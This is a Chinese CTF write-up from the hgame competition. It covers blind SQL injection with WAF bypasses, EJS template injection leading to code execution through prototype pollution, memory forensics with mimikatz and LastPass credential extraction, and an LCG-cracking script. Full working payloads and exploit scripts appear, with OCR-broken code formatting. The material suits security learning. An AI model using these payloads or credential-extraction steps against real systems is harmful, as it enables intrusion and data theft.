# 为期 28 天的 hgame 结束了! 完结撒花~最终排名第八, 离大佬们的距离还很远啊。

#	Nickname	Score	More
1	akaany	8199.5	
2	Atom	7950	
3	MiserySpoiler	7700	
4	旸哥哥	7310.5	
5	0wl	6808	
6	夜魅楠孩	6689	
7	容熙	6200	
8	你是闰土我是猹	5950	
9	EXTREMLYWEEEAAAK	5937.5	
10	v0id	5510	
11	Blueflame	5455	
12	ChenMoFeiJin	5300	

# 景昌

# **Web**

- <u>Unforgetable</u><u>漫无止境的星期日</u>

# **Misc**

- Akira之瞳-1
- Akira之瞳-2

# **Crypto**

• 夺宝大冒险1

# Web

### Unforgettable

SQL 注入题目,Username 处存在二次注入,点击 Username 会显示用户当前的 UserId, Email,Username 信息。注册的时候构造恶意的 Username,然后登录点击 Username 会 查询数据库中的 UserID 信息,因为用户名中包含攻击代码,在此时会对数据库发动攻击。

接下来判断注入点,在注册页面反复尝试不同的 Username,发现以下字段和符号被过滤了:空格 - " > < = ; | union and sleep by substr mid substring like

"被过滤了,但是 '和#没有被过滤,存在注入可能性。

貌似 Union 注入不可行,但是注意到 benchmark 字段没有被过滤,可以使用他发起**时间盲** 注来爆破 flag。

### 一些用到的 bypass:

- and 被过滤, 使用 && 替代。
- 空格被过滤了就用 /\*\*/代替。
- substr, mid, substring 被过滤了,给爆破数据库内容带来了一定难度。但是可以组合使用 left, right函数绕过。

```
mid(str, 2, 1) => right(left(str, 2),1)
但是这样有一个缺点(或者说 left, right 函数的特点):
```

```
1 | right(left("HGAME", 5),1) # 返回 "E"
2 | right(left("HGAME", 65536), 1) # 返回 "E"
```

left, right 不能判断结束位置,因此我在爆破前先用 length 函数获取了字段的长度。

• = 被过滤,使用 in 或者 regexp 绕过。

信息搜集完毕, 先写个测试 payload 试一试:

将 payload 当做用户名注册,登录查看用户信息,发现足足 11.17 秒后才收到 http 响应。

Name	Status	Туре	Initiator	Size	Time	Waterfall	<b>A</b>
user	302	docume	Other	543 B	11.17 s		
unforgettable.liki.link	308	docume	<u>/user</u>	(disk ca	64 ms		
unforgettable.liki.link	200	document	unforgettable.li	1.7 kB	126 ms	(	
bootstrap.min.css	200	stylesheet	(index)	(memor	0 ms		
jquery.min.js	200	script	(index)	(memor	0 ms		
bootstrap.min.js	200	script	(index)	(memor	0 ms		
118.fb73b062.js	200	script	<u>runtime.618200</u>	1.2 kB	2 ms		
inject.js	200	script	content.js:163	1.3 kB	6 ms		L
inject.js	200	script	content.js:163	1.3 kB	8 ms		

要点全部打通,接下来开始编写爬虫。

代码太长了(200多行)就不全部贴出来了,放一些关键的地方:

发送注册和登录表单的时候要用到 csrf\_token 字段,该字段隐藏在一个隐藏的 input 元素内,使用一个额外的 http 请求获取这个字段。

```
def register(username):
1
        url = "https://unforgettable.liki.link/register"
 2
 3
        t = opener.get(url)
 4
 5
        html = etree.HTML(t.text)
        csrf_token = html.xpath('//*[@id="csrf_token"]/@value')
 6
 7
        payload = {
 8
            "username": username,
 9
            "email": randEmail(),
            "password": 1,
10
            "csrf_token": csrf_token,
11
            "submit": "注册"
12
13
        }
        res = opener.post(url, payload)
14
        if "You have registered!" not in res.text:
15
            print("[\u2717] failed to register")
16
17
        else:
            return payload["email"], payload["password"]
18
```

#### 获取数据库长度:

```
payload="0}'/**/&&/**/(IF(LENGTH(DATABASE())/**/IN/**/({1}),BENCHMARK(5
5555555,MD5('a')),0))#".format(randString(6), i)
```

获取数据库名称:

```
payload="
{0}'/**/&&/**/(IF(right(left(DATABASE(),1}),1)/**/IN/**/('{2}'),BENCHMA
RK(5555555,MD5('a')),0))#".format(randString(6), i,chr(j))
```

#### 获取所有数据表的长度:

```
payload = "
    {0}'/**/&&/**/(IF(LENGTH((SELECT/**/GROUP_CONCAT(TABLE_NAME)/**/FROM/**
    /information_schema.tables/**/WHERE/**/table_schema/**/regexp/**/'^{1}'
    ))/**/IN/**/({2}),BENCHMARK(55555555,MD5('a')),0))#".format(randString(6), db, i)
```

#### 获取所有数据表:

```
payload = "
    {0}'/**/&&/**/(IF(right(left((SELECT/**/GROUP_CONCAT(TABLE_NAME)/**/FRO
    M/**/information_schema.tables/**/WHERE/**/table_schema/**/IN/**/(DATAB
    ASE())),
    {1}),1)/**/IN/**/('{2}'),BENCHMARK(55555555,MD5('a')),0))#".format(rand
    String(6), i,chr(j))
```

#### 获取所有列的长度:

#### 获取所有列

#### 获取 flag 长度:


```
payload = "
{0}'/**/&&/**/(IF(LENGTH((SELECT/**/{1}/**/FROM/**/{2}))/**/IN/**/({3})
,BENCHMARK(55555555,MD5('a')),0))#".format(randString(6), column,
table, i)
```

获取 flag:

```
1 payload = "
    {0}'/**/&&/**/(IF(right(left((SELECT/**/GROUP_CONCAT({2})/**/FROM/**/{1}
    }),
    {3}),1)/**/IN/**/('{4}'),BENCHMARK(55555555,MD5('a')),0))#".format(rand String(6), table, column, i, j)
```

最后有一个坑,通过脚本跑出来的名称全为大写,flag 死活跑不出来,在这里卡了好久,最后求助 Switch 学长才得以解决。





星期二 17:39



hmmm



大概知道了



换小写吧



没有大写的



从数据库名到flag整个过程没有 大写的



是这样



但是我的数据库有分




模型没分







 $\smile$ 



### 漫无止境的星期日

首先是一段漫长的剧情,读的我云里雾里~

在我长大的这个城市里,每个人都有超越寻常的特长。我可以重启这个世界(是的整个世界),不仅仅是将时钟往回拨,而是将世界的一切,从原子层面恢复到一天前的状态。只有看到有人在哭泣时,我才会重启。包括我的记忆,全部重启。但是,不用担心,我的搭档有绝对记忆。

然而,我们被困在了这一天里,漫无止境的星期日。有情报说,只要我们重启了这一天,"MacGuffin"便会出现在我们面前,并且它会满足我们的任何愿望。

MacGuffin 貌似很诡异,但是 Google 了半天也没有结果。

我的搭档有绝对记忆指什么,难道是指 Mysql?? 试了下 SQL 注入也没有结果。

一开始就卡住, 魔幻开局\*\*最后在网页源代码里发现提示才上车。

www.zip 解压后是 nodejs 源码,代码完整性非常好,安装相关依赖后可以直接运行(嘿嘿嘿)。

先来一顿代码审计:

show 页面负责展示、没什么好说的。

除了 index 页面和 show 页面还有一个 wish 页面。但是直接访问 wish 页面只会有一个 forbidden,只有 session 里面 crying 参数被设置为 true 才会显示表单让我们提交 wishes。

```
app.all('/wish', (req, res) => {
    if (!req.session.crying) {
        return res.send("forbidden.")
    }

    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }

    return res.render('wish');
})

app.listen(3000, () => console.log(`App start on port 3000!`))
```

将 crying设置为 true 暂时没有思路,那就先假设我已经完成了这一步:

```
1  // if (!req.session.crying) {
2   // return res.send("forbidden.")
3  // }
```

重启服务器,此时 wish 页面就畅通无阻了,好耶!

然后注意到 wishs 是使用 ejs 模板引擎渲染出来的,模板内容是使用 ES6 的模板字符串生成的。

先 Google 了一下 ES6 模板字符串的相关漏洞,没有成功。

在这卡了几分钟, 然后想着去 ejs 的官网逛一圈, 首页一加载出来我如同被闪电击中!



立刻编写个爬虫,构造恶意的 wishes 参数发送给 wish 页面,在 show 页面查看结果。 payload:

```
1 | {
2 | "wishes": "<%= this %>"
3 | }
```

```
<div class="wishes">[object global]</div>
</div>
</div>
</body>
```

ejs 成功将 this 变量插入。

接下来借助 SSTI 实现 RCE:

```
1 |{
2     "wishes": "<%-
     process.mainModule.require('fs').readFileSync('./app.js') %>"
3 }
```

成功读取到 app.js 的内容:

```
app.all('/wish', (req, res) => {
    if (!req.session.crying) {
        return res.send("forbidden.")
    }

    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }

    return res.render('wish');
})

app.listen(3000, () => console.log(`App start on port 3000!`))</div>
        </div>
        </div</td>
        </div</td>
        \textit{minimizer of the property of
```

接下来的步骤就很明显了:要在 index 页面将 crying 设置为 true。

index 页面:

```
app.all('/', (req, res) => {
  let data = { name: "", discription: "" }
  if (req.ip === "::ffff:127.0.0.1") {
    data.crying = true
  }
  if (req.method == 'POST') {
    Object.keys(req.body).forEach((key) => {
        if (key !== "crying") {
            data[key] = req.body[key]
        }
    })
    req.session.crying = data.crying
    req.session.name = data.name
    req.session.discription = data.discription
    return res.redirect(302, '/show');
}

return res.render('loop')
})
```

在这里钻了牛角尖,以为要伪造 ip 来达到目的,结果饶了一大圈也没有结果,请求拆分攻击, 走私攻击都用上了…

app.js 里有一句特别关键:

```
1 | app.use(bodyParser.urlencoded({ extended: true
})).use(bodyParser.json())
```

就是说服务端是开启了 json 格式的数据解析的。

后面在将 req.body 里的内容复制给 data 对象的时候没有对 \_\_proto\_\_ 进行过滤,如此以来存在 **原型链污染** 的问题。

构造恶意参数:

即可间接让 crying 的值变为 true。

完整脚本:

```
1
    import json
 2
    import requests
 3
    base = "http://macguffin.0727.site:5000/"
 4
    rootURL = f"{base}"
5
    showURL = f"{base}show"
 6
    wishURL = f"{base}wish"
7
8
9
    opener = requests.Session()
10
    def inject():
11
12
        payload = {
13
            "name": "hgame",
            "discription": "nothing",
14
            "__proto__": {
15
                "crying": True
16
17
            }
18
        }
        header = {
19
            "Content-Type": "application/json"
20
21
        res = opener.post(rootURL, json=payload, headers=header,
22
    allow_redirects=False)
23
        print(res.status_code)
24
25
    def show():
26
        res = opener.get(showURL)
27
        print(res.status_code)
28
29
    def addWish():
30
        payload = {
31
            "wishes": "<%-
    process.mainModule.require('fs').readFileSync('./app.js') %>"
32
        }
33
        header = {
            "Content-Type": "application/json"
34
35
36
        res = opener.post(wishURL, json=payload, headers=header,
    allow_redirects=True)
37
        print(res.status_code,res.text)
38
39
    def attack():
        inject()
40
41
        addWish()
42
        show()
43
44
   if __name__ == "__main__":
45
        attack()
```

# Misc

### Akira之瞳-1

内存取证题目,也是第一次做呀,先安装好工具 Volatility。

#### 获取镜像信息

```
1 |vol.py -f important_work.raw imageinfo
```

#### 获取进程信息:

```
1 | vol.py -f important_work.raw --profile Win7SP1x64 psscan
```

```
      0x000000001f575b30
      smss.exe
      364
      4 0x0000000001226e000
      2021-02-18 09:45:38 UTC+0000

      0x000000003ec46670
      SearchProtocol
      736
      1252 0x00000000071ef000
      2021-02-18 09:47:11 UTC+0000

      0x000000003ec48060
      SearchFilterHo
      2552
      1252 0x000000001564d000
      2021-02-18 09:47:11 UTC+0000

      0x000000003ec60060
      conhost.exe
      1372
      520 0x0000000033701000
      2021-02-18 09:47:15 UTC+0000

      0x000000003ec63b30
      important_work
      1092
      2232 0x000000001518b000
      2021-02-18 09:47:15 UTC+0000

      0x000000003ec77b30
      DumpIt.exe
      3216
      2232 0x0000000019511000
      2021-02-18 09:47:22 UTC+0000

      0x000000003ec9fb30
      cmd.exe
      1340
      1092 0x000000000289e000
      2021-02-18 09:47:16 UTC+0000

      0x000000003ecba750
      dllhost.exe
      3184
      720 0x0000000001dbf3000
      2021-02-18 09:47:22 UTC+0000

      0x00000003ed3d670
      SearchProtocol
      736
      1252 0x0000000001dbf3000
      2021-02-18 09:47:11 UTC+0000
```

里面有个可疑的 important\_work 进程,导出看看。

```
1 | vol.py -f important_work.raw --profile Win7SP1x64 memdump -p 1092 --dump-dir dump
```

再使用 foremost 提取:

```
1 | foremost 1092.dump
```

提取出来一个压缩包 00002256.zip, 压缩包有密码, 用 010 editor 打开发现注释:

压缩包密码就是登录密码进过 sha256 加密后的结果。

#### 提取登录密码:

```
1 |vol.py -f important_work.raw --profile Win7SP1x64 mimikatz
```

```
(venv) → important python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> import binascii
>>> binascii.hexlify(hashlib.sha256(b'asdqwe123').digest())
b'20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3'
>>> ■
```

这里没有使用 mimikatz, 而是用了 cmd5



获取压缩包密码:

```
(venv) → important python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> import binascii
>>> binascii.hexlify(hashlib.sha256(b'asdqwe123').digest())
b'20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3'
>>> Import binascii
```

解压出两张文件 Blind.png 和 src.png, 两张图片一模一样??

听名字 Blind.png 考虑使用 BlindWaterMark 提取 flag (其实猜了好久)

```
1 python bwm.py decode flag.png Blind.png src.png
```

flag 就在 flag.png 里面。

### Akira之瞳-2

还是一道取证题目。

附件里除了内存镜像还有一个加密压缩包。

首先分析镜像信息, 提取进程信息走一波。

这里 psscan 提取不到,换做 pslist 就好了。

0xfffffa801a154060	SearchProtocol	3732	1308	8	294	0	0 2021-02-19 08:22:20 UTC+0000
0xfffffa801a175b00	SearchFilterHo	2080	1308		118		0 2021-02-19 08:22:20 UTC+0000
0xfffffa801b172060	chrome.exe	3948	2372	43	815	1	0 2021-02-19 08:22:27 UTC+0000
0xfffffa801b15e060	chrome.exe	4052	3948	8	92	1	0 2021-02-19 08:22:27 UTC+0000
0xfffffa801bb6f8b0	chrome.exe	3572	3948	2	56	1	0 2021-02-19 08:22:28 UTC+0000
0xfffffa801bb82b00	chrome.exe	1300	3948	11	247	1	0 2021-02-19 08:22:28 UTC+0000
0xfffffa801b154970	chrome.exe	1004	3948	21	384	1	0 2021-02-19 08:22:28 UTC+0000
0xfffffa801b9025f0	chrome.exe	2916	3948	32	337	1	0 2021-02-19 08:22:28 UTC+0000
0xfffffa8018ed8b00	WmiPrvSE.exe	2204	700	13	315		0 2021-02-19 08:22:31 UTC+0000
0xfffffa801b57eb00	WmiApSrv.exe	4088	560	8	128	0	0 2021-02-19 08:22:33 UTC+0000
0xfffffa801b5563d0	chrome.exe	1160	3948	24	471	1	0 2021-02-19 08:22:46 UTC+0000
0xfffffa801b5ff720	audiodg.exe	2664	888	6	145	0	0 2021-02-19 08:22:54 UTC+0000

有好多 chrome 进程, 这题应该和浏览器有关。

再扫描一下文件,发现个可疑的 dumpme.txt

```
0x000000007ed715a0 2 1 R--rwd \Device\HarddiskVolumel\Users\Public\Desktop
0x000000007ef94820 2 0 RW-r-- \Device\HarddiskVolumel\Users\Genga03\Desktop\dumpme.txt
0x000000007f416f20 10 0 R--r-d \Device\HarddiskVolumel\Users\Genga03\Desktop\DumpIt.exe
0x000000007f418a30 2 1 R--rwd \Device\HarddiskVolumel\Users\Genga03\Desktop
0x000000007f7d08f0 2 0 R--rw- \Device\HarddiskVolumel\ProgramData\Microsoft\Windows\Start Menu\Program
0x000000007fc28dd0 1 1 R--rw- \Device\HarddiskVolumel\Users\Genga03\Desktop
```

导出一看里面直接给出了压缩包密码,又提示下一步要用 lastpass。

解压出来一些奇奇怪怪的东西(第一次做这种题\*\*)

各处搜集信息,在往年 hgame 的 misc 题目里得到提示,要提取 Chrome Cookie 信息,提取 所需的密码要用 lastpass 获得。

lastpass 输出:

```
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (1160)

Found LastPass Entry for live.com
UserName: windows login & miscrosoft
Pasword: Unknown

Found LastPass Entry for live.com,bing.com,hotmail.com,liv
UserName: windows login & miscrosoft
Pasword: vIg*q3x6GFa5aFBA

Found Private Key
LastPassPrivateKey<308204BB020100300D06092A864886F70D01010
```


接下来使用 mimikatz 提取出 Cookie 信息:

然后本菜鸡做题做头晕了,复制了密码就走人了,完全没注意 Cookie Name,于是卡住了。 还跑去询问了 Akria 学长~


(其实这里也有一个坑,在 Ubuntu下用 file 查看文件类型的时候,container 被显示为 PGP Secret Sub-key - 文件,然后我就朝着这个攻了好久,还是自己太菜了:")

```
    secret_extracted file container
    container: PGP Secret Sub-key -
    secret_extracted
```

根据提示下载 VeraCrypt,输入密码挂载 container,发现里面有张图片 ADS.jpg,还好我打住搜了一下 ADS,不然直接往隐写冲了"



Google 了下 NTFS交换数据流隐藏文件,下载工具 NtfsStreamEditor 找出隐藏的文件,文件内就是flag。



# **Crypto**

# 夺宝大冒险1

又是翻书又是 Google, 经过一番疯狂补课终于弄懂了题意。

这题针对线性同于生成器(LCG)的脆弱性发起攻击,需要通过 3 个 test 才能拿到 flag。 线性同余生成器的递推公式如下:

$$s_i = (s_{i-1}a + b) \bmod n$$

a, b, n 分别是 乘数, 增量, 模数。

3个 test 分别对应 增量未知, 乘数与增量未知, 模数乘数与增量都未知的情况。 脚本大部分内容是参考了大佬的博客, 顺带补了点数学知识… 这题的坑在于: a, b, n 是随机生成的,而且使用的是 os.urandom 而不是 python 自己的随机函数,在计算 乘数 的时候,要求 si-si-1 余与模数 n 互素,否则 gmpy2 会报错,但是随机生成的数字没法保证互素,因此需要对数据进行修正。

```
def check_n(s, n):
 1
 2
        for i in range(len(s)-1):
 3
            if gmpy2.gcd(s[i+1] - s[i], n) != 1:
 4
                 return False
        return True
 5
 6
 7
    def fix(s, n):
 8
        while not check_n(s, n):
 9
            for i in sieve_base:
                 if n % i == 0:
10
                     n = n // i
11
12
                     break
13
        return n
```

将LCG产生的连续输出构成的数组 s 与 模数 n 传入 fix 函数进行修正。

将题目给的脚本适当修改在本地运行, 检测解题脚本正不正确。

多次尝试发现,题目脚本生成的问题,解题脚本有时候解得对,有时候解不对,难道是随机数的问题?

那就爆破吧…

完整的解题脚本:

当程序循环了9次之后成功拿到flag。

```
import gmpy2
 1
 2
   from pwn import remote
   from functools import reduce
   from Crypto.Util.number import sieve_base
 4
 5
 6
   conn = remote("182.92.108.71", 30641)
 7
8
    def check_n(s, n):
9
        for i in range(len(s)-1):
            if gmpy2.gcd(s[i+1] - s[i], n) != 1:
10
11
                return False
12
        return True
13
    def fix(s, n):
14
15
        while not check_n(s, n):
            for i in sieve base:
16
                if n % i == 0:
17
18
                    n = n // i
19
                    break
```

```
20
        return n
21
22
    # test 1
    def crack_unknown_increment(states, modulus, multiplier):
23
24
        increment = (states[1] - states[0]*multiplier) % modulus
25
        return increment
26
27
    def attack1():
28
        print()
29
        s = conn.recvline().decode()
        pos = s.find(",")
30
31
        m = int(s[1:pos])
32
        n = int(s[pos+1:-2])
        s1 = int(conn.recvline().decode())
33
        s2 = int(conn.recvline().decode())
34
35
        ans = crack_unknown_increment([s1, s2], n, m)
36
        conn.sendline(str(ans).encode())
37
        print("[*] multiplier", m, sep="\t")
        print("[*] modulus", n, sep="\t")
38
        print("[*] states", [s1, s2], sep="\t")
39
        print("[*] ans", ans, sep="\t")
40
41
42
    # test2
    def crack_unknown_multiplier(states, modulus):
43
        return gmpy2.invert(states[1]-states[0], modulus) * (states[2] -
44
    states[1]) % modulus
45
    def attack2():
46
47
        print()
        n = int(conn.recvline().decode())
48
49
        s1 = int(conn.recvline().decode())
50
        s2 = int(conn.recvline().decode())
        s3 = int(conn.recvline().decode())
51
52
        n = fix([s1, s2, s3], n)
        m = crack_unknown_multiplier([s1, s2, s3], n)
53
        i = crack_unknown_increment([s1, s2, s3], n, m)
54
        print("[*] moludus", m, sep="\t")
55
        print("[*] states", [s1, s2, s3], sep="\t")
56
        print("[*] ans", [m, i], sep="\t")
57
        conn.sendline(str(m).encode())
58
59
        conn.sendline(str(i).encode())
60
61
    # test3
62
    def crack_unknown_modulus(states):
        t = [states[i] - states[i-1]  for i in range(1, len(states))]
63
        tt = [(t[i-2] * t[i] - t[i-1] * t[i-1]) \text{ for } i \text{ in } range(2, t)
64
    len(states)-2)]
        return reduce(gmpy2.gcd, tt)
65
66
```

```
def attack3():
67
68
        print()
        statas = [int(conn.recvline().decode()) for i in range(1,8)]
69
70
        ans = crack_unknown_modulus(statas)
71
        print("[*] statas", statas, sep="\t")
        print("[*] ans", ans, sep="\t")
72
73
        conn.sendline(str(ans).encode())
74
        print()
75
    def main():
76
77
        attack1()
78
        attack2()
79
        attack3()
        return conn.recvline().decode().strip()
80
81
    if __name__ == "__main__":
82
        i = 0
83
84
        while True:
85
            i += 1
            print("the %dth try" % i)
86
87
            flag = main()
88
89
            if flag == "win":
90
                print(conn.recvline().decode())
91
                break
            print(flag)
92
            # 重启 socket 连接
93
94
            conn = remote("182.92.108.71", 30641)
```